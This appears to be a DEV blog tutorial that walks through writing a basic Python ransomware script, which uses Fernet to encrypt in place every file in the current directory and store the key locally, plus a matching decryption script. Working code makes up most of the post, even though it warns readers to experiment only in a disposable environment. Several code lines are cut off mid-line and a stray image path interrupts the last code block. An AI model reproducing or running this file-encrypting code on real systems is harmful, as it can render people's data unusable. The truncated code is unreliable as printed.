Emmanuel Munyite
Posted on Jul 14

Simple Ransomware Script in Python

#python #ransomware #coolpythonscripts #programming

In this tutorial, we are going to write a simple ransomware in python. A ransomware is a set of malicious code written by an attacker, that if run on a target system, will encrypt all your files, until you pay the attacker, who'll then give you a key to decrypt your files. Encryption simply means converting a set of text(plain text) into unreadable symbols i.e numbers,letters, unique symbols(cipher text) and decryption is the process of converting the cipher text into plain text. Decryption will require using a key which is generated by the algorithm used to encrypt the plain text.

WARNING ! ! !: ONLY EXPERIMENT WITH THIS IN A SECURE ENVIRONMENT, WHERE YOU DO NOT HAVE ANY IMPORTANT FILES THAT COULD BE LOST. DO NOT USE THIS SCRIPT ON SOMEONE ELSE'S FILES

PRE-REQUISITES

To follow along in this tutorial you'll need:

- A linux computer Or if you're on windows, a linux distro for your terminal.
- Python3 installed
- Basic bash scripting skills(Not necessary)
- A disposable virtual environment

Let's start

So first, we'll create a new directory, that is going to have the files we want to encrypt. We'll use the mkdir command.

```
mkdir Ransomware
```

Inside that directory, we are going to create some text files, let's say 3, and we are going to put some text data in them. To accomplish both these tasks at once, we'll simply use the nano command, which allows us to create text files and write data to them simultaneously

```
 nano file1.txt
    ...This is my file 1
nano file2.txt
    ...This is my file 2
nano file3.txt
    ...This is my file 3
```

once thats done, we'll proceed to write the encryption script

Encryption script

We can now create our encryption script.
So we'll create an empty python file we can call it *ransomware.py*

Inside our ransomware.py file,
First we'll import a few libraries:

- os
- Fernet

```
import os
from cryptography.fernet import Fernet
```

The os library will help us in listing the files in a directory and determining which files are actual files, to prevent us from grabbing sub directories

We'll import Fernet from the module Cryptography.
Fernet is a symmetric encryption method which makes sure that the message encrypted,
cannot be manipulated or read without the encryption key. It uses URL safe encoding for the key

Storing the files in a variable

Next we'll create an empt list variable, call it files.
Then we'll loop through the files in our current directory, using a for loop,
and add some conditions to check whether the file is a valid file, or it is a file we do not want to encrypt.

```
files = []
for file in os.listdir():
    if file == 'ransomware.py':
        continue
    if os.path.isfile(file):
        files.append(file)
```

`os.listdir()` gives us a list of all files in the current directory
So in the lost of files, we'll be checking, if the file is our *ransomware.py* file, we'll leave it alone, and if the file is a valid file and not a directory, then we'll add it to the list variable we created earlier

Encryption key

Next, we'll use fernet to create a key that will encrypt our files, then we'll save the key in an external file, so that our decryption script can also access it

```
key = Fernet.generate_key()
with open('thekey.key','wb') as thekey:
    thekey.write(key)
```

We are creating a variable key, and storing the generated key from Fernet, then

using the
with keyword, we are opening a file called *thekey.key* in 'wb' mode, short for write binary, and we are storing that open file as a variable called thekey.
Nb: if the file doesn't exist, it will be created automatically
Then we are writing the key we generated to that file.
If you look at your directory now, there's a new file called *thekey.key*.
So we'll again have to update the condition in our first for loop to also exempt the new file *thekey.key* so we'll go back to the first for loop where we were adding the files to the list and update it accordingly:

```
for file in os.listdir():
    if file == 'ransomware.py' or file == 'thekey.key':
        <-- snip -->
```

Encryption

Now's the fun part.
So using a for loop, we,ll loop through the files in our files list, and encrpyt them using fernet and the key we generated

```
for file in files:
    with open(file,"rb") as thefile:
        contents = thefile.read()
    encrypted_content = Fernet(key).encrypt(contents)
    with open(file, 'wb') as thefile:
        thefile.write(encrypted_content)
```

so in the above snippet we are looping through the file list, and for each file in the list, we are opening that file in read binary mode 'rb', then storing it's contents in a variable called contents, then creating another variable called encrypted_contents, and we'll assing it the encrypted contents genrated by Fernet, Fernet takes in the key as a parameter, then uses the encrypt method, to encrypt the contents of the file.
While still in the loop, we again open the file but this time in write binary mode, 'wb', and for each file, we'll write the encrypted contents to the file, thus overwriting the content which was already there.

And that's it for the encryption script. Now if ou run the *ransomware.py* file, and you

And that's it for the encryption script. Now if you run the *ransomware.py* file, and you try to read the contents of the files in your directory, it will just be mixed numbers,symbols and letters similar to this:

```
gAAAAABiz9knxX1sUzQkEezhlwtdfX010QdBNSd_Ov5MUgMcBkPVahNDgOBpOd7K7h5XMOo6bneIe
VaSk6pvn8Ht6kFRMTOUH6zMnxGTaIeXqf-DkWI7hgE=
```

Now the encryption script, should be looking similar this:

```
import os

from cryptography.fernet import Fernet


#   First step is to find all files in our current directory and store them i

files = []

#   Next we'll use a for loop to add all files in the current directory to ou
for file in os.listdir():
    if file == 'ransomware.py' or file == 'thekey.key' or file == 'decrypt.py
        continue
    #   We also need to confirm that we are only grabbing files and not direc
    if os.path.isfile(file):
        files.append(file)

#   We'll create a key that is going to encrypt our files
key = Fernet.generate_key()

#   Next we'll save the key in an external file
#   So we'll open a file using the with command filename will be "thekey.key"

with open('thekey.key','wb') as thekey:
    thekey.write(key)


#   Next we'll encrypt all the files in our file list
for file in files:
    with open(file,"rb") as thefile:
        contents = thefile.read()
    encrypted_content = Fernet(key).encrypt(contents)
    with open(file, 'wb') as thefile:
        thefile.write(encrypted_content)
```

Next we'll create a decryption script that will decrypt for us the files.

Decryption script

The decryption script will be similar to the encryption script, with just a few modification.
We'll just copy the *ransomware.py* file to a new file called *decrypt.py*
we can do this simply by using the `cp` command at the terminal

```
cp ransomware.py decrypt.py
```

or you can do it the manual way, create a file called *decrypt.py*, then copy the contents of *ransomware.py* and paste them to the new file yu've created *decrypt.py*

We'll need to make some minor cahnges to the *decrypt.py* file.

Firstly, we'll again modify the first for loop which was adding the files in our directory to the files list, to also exempt the new file, *decrypt.py*

```
for file in os.listdir():
    if file == 'ransomware.py' or file == 'thekey.key' or file == 'decrypt.py
        continue
    if os.path.isfile(file):
        files.append(file)
```

We'll also get rid of key definition section that generated the key from fernet so remove that statement

```
key = Fernet.generate_key()
```

Next we'll modify the section that stored the key to an external file, since the key is already there in the file, we just want to read it and store it in a new variable

```
with open("thekey.key","rb") as key:
    decryptkey = key.read()
```

So we open the already present file *thekey.key* in read binary mode 'rb' and store its contents to a new variable ***decrpytkey***

Decryption

Decryption

For the loop that encrpyted the contents of the files, we'll modify it now to decrypt

```
for file in files:
    with open(file,"rb") as thefile:
        contents = thefile.read()
    decrypted_content = Fernet(decryptkey).decrypt(contents)

    with open(file, 'wb') as thefile:
        thefile.write(decrypted_content)
```

In the above snippet, we use a for loop, to iterate over all files in our files list
and for each file, we open it, in read binary mode 'rb', store the contents of the file in a
variable called contents, then decrypt the contents using Fernet and store the decrypted contents in
another variable decrypted_contents, then again open the same file in write binary mode 'wb', and we'll
rewrite the decrypted contents to the file, overwriting the existing content

so now our decryption script should be similar to this:

```
import os

from cryptography.fernet import Fernet


#   First step is to find all files in our current directory and store them i

files = []

#   Next we'll use a for loop to add all files in the current directory to ou
for file in os.listdir():
    if file == 'ransomware.py' or file == 'thekey.key' or file == 'decrypt.py
        continue
    #   We also need to confirm that we are only grabbing files and not direc
    if os.path.isfile(file):
        files.append(file)


#   We'll open the file containing our encryption key, and store the key in a
with open("thekey.key","rb") as key:
```


```
    decryptkey = key.read()


#   Next we'll decrypt all the files in our file list
for file in files:
    with open(file,"rb") as thefile:
        contents = thefile.read()
    decrypted_content = Fernet(decryptkey).decrypt(contents)

    with open(file, 'wb') as thefile:
        thefile.write(decrypted_content)
```

And that was it. So now we have both an encryption script and a decryption script

Top comments (0)

Code of Conduct • Report abuse

DEV has this feature:



Go to your customization settings to nudge your home feed to show content more relevant to your developer experience level. 🛠️

Emmanuel Munyite

Hello World!! Emmanuel here, your friendly neighborhood Software Developer || Web Developer || hacker. Really passionate about computers and for some reason burgers. Happy Coding

JOINED
Aug 13, 2021

More from Emmanuel Munyite

Space Invaders game with Python part 4: SCORING! ! !
#programming #python #gamedev

Space Invaders Game with Python (Part3: Aliens)
#python #programming #gamedev

Space Invaders Game With Python: (Part2). BULLETS
#programming #python #tutorial #gamedev